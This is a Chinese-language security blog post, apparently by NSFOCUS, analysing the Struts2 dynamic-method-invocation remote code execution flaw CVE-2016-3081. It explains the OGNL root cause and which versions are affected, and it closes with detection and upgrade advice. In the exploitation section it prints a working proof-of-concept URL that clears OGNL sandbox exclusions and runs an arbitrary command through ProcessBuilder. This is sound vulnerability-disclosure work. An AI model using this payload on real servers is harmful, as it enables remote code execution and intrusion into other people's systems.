
2016年4月21日Struts2官方发布两个CVE，其中CVE-2016-3081官方评级为高。主要原因为在用户开启动态方法调用的情况下，会被攻击者实现远程代码执行攻击。从目前搜索的情况来看，国内开启这个功能的网站不在少数，所以这个“Possible Remote Code Execution”漏洞的被打的可能性还是很高的。

文章目录

* [0x01 漏洞原理](http://blog.nsfocus.net/struts2-method-calls-remote-code-execution-vulnerability/#0x01)
* [0x02 漏洞利用](http://blog.nsfocus.net/struts2-method-calls-remote-code-execution-vulnerability/#0x02)
* [0x03 漏洞总结](http://blog.nsfocus.net/struts2-method-calls-remote-code-execution-vulnerability/#0x03)
  + [检测与防护](http://blog.nsfocus.net/struts2-method-calls-remote-code-execution-vulnerability/#i)

0x01 漏洞原理

直接进行版本比对，我们可以看到针对这个问题，只对DefaultActionMapper.java这个文件进行了修改，修改内容如下：

[](http://blog.nsfocus.net/wp-content/uploads/2016/04/compare.jpg)

compare

我们可以看到只是把method成员变量的值进行了一次过滤，cleanupActionName这个方法是在对“action:”滥用的问题进行添加的，禁止了绝大多数的特殊字符。但是在后来的版本变更中忽略了之前的问题，将method也引入了OGNL表达式（Object Graph Navigation Library），代码在DefaultAction.java的invokeAction中：

protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {

String methodName = proxy.getMethod();

if (LOG.isDebugEnabled()) {

LOG.debug("Executing action method = #0", methodName);

}

String timerKey = "invokeAction: " + proxy.getActionName();

try {

UtilTimerStack.push(timerKey);

Object methodResult;

try {

methodResult = ognlUtil.getValue(methodName + "()", getStack().getContext(), action);

我们可以看到methodName被带入到getValue了，熟悉Struts相关漏洞的朋友应该都明白这是什么意思，虽然后面被强制添加了一对圆括号，但是想办法语法补齐就好了。相对应的我们来看下在2.3.18版本之前的代码是怎么处理methodName的：

protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {

String methodName = proxy.getMethod();

if (LOG.isDebugEnabled()) {

LOG.debug("Executing action method = #0", methodName);

}

String timerKey = "invokeAction: " + proxy.getActionName();

try {

UtilTimerStack.push(timerKey);

boolean methodCalled = false;

Object methodResult = null;

Method method = null;

try {

method = getAction().getClass().getMethod(methodName, EMPTY\_CLASS\_ARRAY);

在这里使用的是反射，所以在这个漏洞发布的时候，我曾一瞬间觉得又是一个骗CVE的鸡肋，但是事实上，这是一个威胁很大的漏洞。但是官方说的受影响版本Struts 2.0.0 – Struts Struts 2.3.28 (except 2.3.20.2 and 2.3.24.2)是不严谨的，应该是2.3.18-2.3.28(except 2.3.20.2 and 2.3.24.2)。

## 0x02 漏洞利用


利用方式主要难点在于两个地方，一个是上文提到的对于表达式最后的圆括号给予正确的表达式意义。另一个就是在传输过程中method会经过一次转义，双引号和单引号的没有办法使用了，所以需要找到一个绕过。剩下的就是原来套沙盒绕过，命令执行的那套东西了。

对于圆括号，可以直接使用new java.lang.String这样来拼接成new java.lang.String()构成正确Ognl语法。

至于不能使用印好的话，命令执行我们可以使用引用参数的方法来完成对字符串的提取，例如：使用#parameters.cmd来提取http的cmd参数。测试PoC如下：

http://172.16.107.143:8080/Struts2\_3\_18/hello.action?cmd=gedit&method:(%23\_memberAccess).setExcludedClasses(@java.util.Collections@EMPTY\_SET),(%23\_memberAccess).setExcludedPackageNamePatterns(@java.util.Collections@EMPTY\_SET),%23cmd%3d%23parameters.cmd,%23a%3dnew%20java.lang.ProcessBuilder(%23cmd).start().getInputStream(),new java.lang.String

效果如下图所示：

[](http://blog.nsfocus.net/wp-content/uploads/2016/04/pwn.jpg)

pwn

这里小小的猜测一下，官方发布的日期是20，而漏洞提交team做宣传是在4月25日，那么是不是在提交CVE时还没有完成谈计算器的利用，还是为了符合漏洞提交规范做的延时？小八卦一下O(∩\_∩)O。


## 0x03 漏洞总结

虽然现在CVE已经发布，但是从目前网络情况上（twitter和微博）来看，并没有安全研究人员关注到这两个CVE，可能是因为官方发不过太多鸡肋的CVE了，国内的各路炒洞高手已经对Struts2麻木了。所以目前的情况是属于漏洞存在那里，发了CVE，但是没有任何人去研究利用，发布相关分析。这个漏洞和Struts2前N次被炒的热热闹闹的漏洞影响和危害相比，真是不可同日而语，这个漏洞真的很实在。

看到这里，打算磨拳擦掌要去调回显观点验证程序的朋友们，这里要在提醒一次。虽然我在之前说了存在这个问题的站点很多，但是这个漏洞存在版本限制，在Struts2.3.18及其以上的版本才可以触发。而国内大多数的站点由于Struts在2.3.16之后再也没有出现过大的问题，所以绝大多数停留在2.3.16这个版本，这让这个看似很不错的漏洞略显鸡肋了。

### 检测与防护

绿盟科技WEB应用漏洞扫描系统（NSFOCUS WVSS）作为网站安全运维人员的应用安全评估利器，帮助用户构建从急到缓的修补流程，在漏洞被曝出时，第一时间内实现此漏洞的检测技术，发布了应急插件版本V6.0R03F00.39 ，提醒已有WVSS的广大用户对所管理的网站进行风险评估，全面发现潜在风险，快速修补！

[](http://blog.nsfocus.net/wp-content/uploads/2016/04/%E7%BB%BF%E7%9B%9FWEB%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E%E6%89%AB%E6%8F%8F%E7%B3%BB%E7%BB%9F.png)

绿盟WEB应用漏洞扫描系统

官方也已经推出了2.3.20.2、2.3.24.2和2.3.28.1修复了这个问题，大家可以针对自己所使用的版本进行升级。  
升级下载地址：<https://struts.apache.org/download.cgi#struts23281>